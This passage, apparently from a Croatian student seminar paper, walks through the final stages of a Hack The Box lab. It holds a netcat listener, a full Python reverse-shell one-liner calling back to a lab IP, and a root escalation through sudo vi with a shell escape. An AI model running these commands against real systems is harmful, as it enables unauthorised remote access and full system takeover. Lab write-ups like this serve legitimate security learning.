
Konstruiranje SQL upita traje određeno vrijeme i po završetku prelazimo u sučelje shell-a (u prethodnom koraku smo zatražili prelazak dodatkom naredbi --os-shell).



*Slika 43. Shell sučelje*

Naredbom 'whoami' provjeravamo trenutnog korisnika koji koristi sučelje.


os-shell> whoami



*Slika 44. Whoami*


Zatim provjeravamo koju verziju python-a koristimo na trenutnom sučelju shell-a.

os-shell> which python



*Slika 45. Python?*

os-shell> which python3




*Slika 46. Python3?*

Otvaramo novi command prompt i naredbom

$ nc –lvnp 443


pratimo promet na portu 443.



*Slika 47. Promet na portu 443*


Na shell sučelju uvozimo library socket, subprocess, os i spajamo se na port 443 sa pripadajućom ip adresom našeg računala.

os-shell> python3 –c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect((„10.10.14.165“,443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(„/bin/bash“)'



*Slika 48. Import socket,subprocess,os*

Sada je na portu 443 vidljivo da je spajanje uspjelo i da možemo pristupiti svim podatcima postgres korisnika.




*Slika 49. Port 443*

## Privilege Escalation

Ušli smo u posljednju fazu u kojoj ćemo pristupiti najvećim 'sudo' ovlastima korisnika.


Prvo trebamo saznati lozinku od postgres-a koja se nalazi u direktoriju /var/www/html/dashboard.php.



*Slika 50. Lozinka postgres*

Poznavanjem lozinke od postgres-a možemo saznati sve korisnikove 'sudo' privilegije. Isto tako možemo i promijeniti privilegije pristupanjem konfiguraciji pg\_hba.conf.

$ sudo /bin/vi /etc/postgresql/11/main/pg\_hba.conf




*Slika 51. Unos lozinke postgres i pristup konfiguraciji za privilegije*

Naredbom

$ :!/bin/bash

pristupamo root-u i imamo najveće 'sudo' privilegije.



*Slika 52. Pristup root-u*

# Zaključak

  Hakeri su često opisani u medijima kao kriminalci. Često ih se zamjenjuje s piscima virusa i uljezima koji upadaju u informacijske sustave. No hakeri su osobe koji vole kroz pozitivnu znatiželju istraživati granice onoga što je moguće, to često uključuje prepravljanje postojećih hardverskih i softverskih rješenja kako bi dobila funkciju ili otključala neku skrivenu.

Hakiranje ne mora nužno biti loše. Uzmite na primjer hakiranje prikazano u ovom seminaru. Ako se želite uvjeriti da su vaše računalo, stranica ili server sigurni od zlonamjernih napadača te *bot*-ova koji neprestano traže sigurnosne propuste po Internetu, onda je pametno unajmiti etičnog hakera koji će napraviti provjeru sustava za vas.

Hack The Box je izvrsna platforma za mlade programere koji se žele jednog dana baviti etičnim hakiranjem jer im daje mogućnost mnogo toga naučiti i pri tom ih zabaviti. Bio je užitak raditi na ovom seminarskom radu te se nadam da smo uspjeli približiti metode hakiranja.